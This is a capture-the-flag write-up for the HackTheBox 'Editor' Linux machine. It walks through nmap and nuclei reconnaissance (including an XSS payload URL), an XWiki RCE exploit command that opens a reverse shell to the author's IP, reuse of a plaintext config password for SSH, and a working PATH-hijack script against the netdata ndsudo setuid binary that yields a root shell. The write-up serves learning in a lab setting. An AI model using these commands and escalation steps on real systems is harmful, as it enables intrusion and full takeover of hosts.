HackTheBox - Editor writeup (Linux/Easy)
editor is an easy Linux machine with SSH open. It runs an old version of xwiki on top of a Jetty web server. I exploited CVE-2025-24893 to gain a foothold from xwiki. Once inside, I found SSH credentials in the xwiki configuration. For the root privilege escalation, I showcased how to manually enumerate a setuid binary and exploited it to gain root access, then I discovered it was a known vulnerability labeled CVE-2024-32019
Recon
nmap scan
I ran nmap on the host to find ssh running as well as 2 other http servers, one on port 80 running nginx 1.18.0 and another on port 8080 running jetty 10.0.20
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
# Nmap 7.98 scan initiated Mon Dec  8 02:05:00 2025 as: nmap -vv -sCSV -oN editor 10.10.11.80
Nmap scan report for 10.10.11.80 (10.10.11.80)
Host is up, received reset ttl 63 (0.12s latency).
Scanned at 2025-12-08 02:05:01 +01 for 12s
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp   open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://editor.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
8080/tcp open  http    syn-ack ttl 63 Jetty 10.0.20
| http-title: XWiki - Main - Intro
|_Requested resource was http://10.10.11.80:8080/xwiki/bin/view/Main/
| http-cookie-flags:
|   /:
|     JSESSIONID:
|_      httponly flag not set
| http-methods:
|   Supported Methods: OPTIONS GET HEAD PROPFIND LOCK UNLOCK
|_  Potentially risky methods: PROPFIND LOCK UNLOCK
| http-robots.txt: 50 disallowed entries (40 shown)
| /xwiki/bin/viewattachrev/ /xwiki/bin/viewrev/
| /xwiki/bin/pdf/ /xwiki/bin/edit/ /xwiki/bin/create/
| /xwiki/bin/inline/ /xwiki/bin/preview/ /xwiki/bin/save/
| /xwiki/bin/saveandcontinue/ /xwiki/bin/rollback/ /xwiki/bin/deleteversions/
| /xwiki/bin/cancel/ /xwiki/bin/delete/ /xwiki/bin/deletespace/
| /xwiki/bin/undelete/ /xwiki/bin/reset/ /xwiki/bin/register/
| /xwiki/bin/propupdate/ /xwiki/bin/propadd/ /xwiki/bin/propdisable/
| /xwiki/bin/propenable/ /xwiki/bin/propdelete/ /xwiki/bin/objectadd/
| /xwiki/bin/commentadd/ /xwiki/bin/commentsave/ /xwiki/bin/objectsync/
| /xwiki/bin/objectremove/ /xwiki/bin/attach/ /xwiki/bin/upload/
| /xwiki/bin/temp/ /xwiki/bin/downloadrev/ /xwiki/bin/dot/
| /xwiki/bin/delattachment/ /xwiki/bin/skin/ /xwiki/bin/jsx/ /xwiki/bin/ssx/
| /xwiki/bin/login/ /xwiki/bin/loginsubmit/ /xwiki/bin/loginerror/
|_/xwiki/bin/logout/
|_http-server-header: Jetty(10.0.20)
| http-webdav-scan:
|   Server Type: Jetty(10.0.20)
|   WebDAV type: Unknown
|_  Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, LOCK, UNLOCK
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
the web server on port 80 redirects to http://editor.htb so I added that entry to my hosts file
1
$ echo 10.10.11.80	editor.htb | sudo tee -a /etc/hosts
http enum
port 80
the website on port 80 was a simple page with no seemingly interesting features

the Docs link redirected to wiki.editor.htb so I added that to my hosts file as well
1
$ echo 10.10.11.80	wiki.editor.htb | sudo tee -a /etc/hosts
I visited the new subdomain and was dropped into xwiki home page

at the bottom of the page there was an xwiki version

port 8080
visiting the website on port 8080 gave me the same page as visiting wiki.editor.htb
when I scanned either http://wiki.editor.htb or http://editor.htb/:8080 with nuclei it found them vulnerable to two CVEs
1
2
3
4
5
6
7
8
9
10
11
12
13
$ nuclei -target http://editor.htb:8080

                     __     _
   ____  __  _______/ /__  (_)
  / __ \/ / / / ___/ / _ \/ /
 / / / / /_/ / /__/ /  __/ /
/_/ /_/\__,_/\___/_/\___/_/   v3.5.1

		projectdiscovery.io

...
[CVE-2025-32430] [http] [medium] http://editor.htb:8080/xwiki/bin/view/Main/?xpage=job_status_json&jobId=asdf&translationPrefix=%3Cimg%20src=1%20onerror=alert(document.domain)%3E
[CVE-2025-29925] [http] [high] http://editor.htb:8080/xwiki/rest/wikis/xwiki/pages?space [path="xwiki/rest/wikis/xwiki/pages?space="]
CVE-2025-32430

first one was an XSS labeled medium, which I did confirm by visiting the link that nuclei gave me and seeing the popup with the domain name
CVE-2025-29925
second was labeled high and it was about xwiki protected pages are listed when requesting the REST endpoints /rest/wikis/[wikiName]/pages
neither of these CVEs was of use to me
user.txt
Foothold as xwiki
I found that xwiki debian 15.10.8 was vulnerable to CVE-2025-24893 RCE, I used this script to get a reverse with
1
$ python xwiki_exploit.py http://editor.htb:8080 10.10.15.105 10000
one unusual detail when I got the shell is that the directory was /usr/lib/xwiki-jetty instead of the usual /var/www/html
the user also had an unusual home directory
1
2
xwiki@editor:/usr/lib/xwiki-jetty$ grep wiki /etc/passwd
xwiki:x:997:997:XWiki:/var/lib/xwiki:/usr/sbin/nologin
Oliver
after searching for databases and config files under the current directory with no luck, I found /etc/xwiki with a bunch of config files
1
2
3
4
xwiki@editor:/etc/xwiki$ ls
cache	    hibernate.cfg.xml		    jetty-ee8-web.xml  observation  version.properties	xwiki-locales.txt
extensions  hibernate.cfg.xml.ucf-dist	    jetty-web.xml      portlet.xml  web.xml		xwiki.properties
fonts	    jboss-deployment-structure.xml  logback.xml        sun-web.xml  xwiki.cfg		xwiki-tomcat9.xml
I greped for the keyword password inside the directory and got a hit
1
2
3
4
xwiki@editor:/etc/xwiki$ grep password *
...
hibernate.cfg.xml:    <property name="hibernate.connection.password">theEd1t0rTeam99</property>
...
i checked what other users existed on the box and found oliver
1
2
xwiki@editor:/etc/xwiki$ grep '100[0-9]' /etc/passwd
oliver:x:1000:1000:,,,:/home/oliver:/bin/bash
that password didn’t work with su, but it worked for ssh
1
2
3
$ nxc ssh editor.htb -u oliver -p theEd1t0rTeam99
SSH         10.10.11.80     22     editor.htb       [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
SSH         10.10.11.80     22     editor.htb       [+] oliver:theEd1t0rTeam99  Linux - Shell access!
I logged in as oliver via ssh and got the user flag
1
2
3
4
5
$ ssh oliver@editor.htb
oliver@editor.htb''s password:
...
oliver@editor:~$ cat user.txt
bf****************************8d
root.txt
I found that oliver was a member of the netdata group
1
2
oliver@editor:~$ groups
oliver netdata
then I checked for setuid binaries and I found an unusual one under /opt/netdata/usr/libexec/netdata/plugins.d/
1
2
3
4
$ oliver@editor:~$ find / -type f -executable -perm -u=s 2>/dev/null
...
/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo
...
when I checked the help section, I found many commands and “their executables”
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo --help

ndsudo

(C) Netdata Inc.

A helper to allow Netdata run privileged commands.

  --test
    print the generated command that will be run, without running it.

  --help
    print this message.

The following commands are supported:

- Command    : nvme-list
  Executables: nvme
  Parameters : list --output-format=json

- Command    : nvme-smart-log
  Executables: nvme
  Parameters : smart-log {{device}} --output-format=json
...
the help section also states that The program searches for executables in the system path.
when I tried to execute any sub-command I got the following
1
2
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
nvme : not available in PATH.
I tried creating a small script that writes the current user to a file so I can check if it’s working
1
2
3
oliver@editor:~$ echo 'whoami > /tmp/jeff' > nvme
oliver@editor:~$ chmod +x nvme
oliver@editor:~$ export PATH="$PWD:$PATH"
but when I try to execute it I get the following error
1
2
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
execve: Exec format error
this is usual error when a program is passed to execve syscall, that isn’t a binary nor contained a shebang specifying the interpreter it can be executed with
so I added a shebang
1
2
3
oliver@editor:~$ cat nvme
#!/bin/bash
bash -p -c 'whoami > /tmp/jeff'
but when I tried again I got my current user instead of root
1
2
3
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
oliver@editor:~$ cat /tmp/jeff
oliver
this is also another issue when the shell drops privileges, now all I need is to make a static script, that sets the current process uid and gid to 0 before executing a command, I made a small one in python
1
2
3
4
5
6
7
oliver@editor:~$ cat nvme
#!/usr/bin/python3
import os

os.setuid(0)
os.setgid(0)
os.system("cp /bin/bash /tmp/jeff; chmod +s /tmp/jeff")
now when I execute nvme-list it created my setuid that which I used to get a root shell with
1
2
3
4
5
6
oliver@editor:~$ /opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list
oliver@editor:~$ ls -lh /tmp/jeff
-rwsr-sr-x 1 root root 1.4M Dec  8 02:39 /tmp/jeff
oliver@editor:~$ /tmp/jeff -p
jeff-5.1# cat /root/root.txt
b1****************************f6
later I found out that this was a known vulnerability labeled as CVE-2024-32019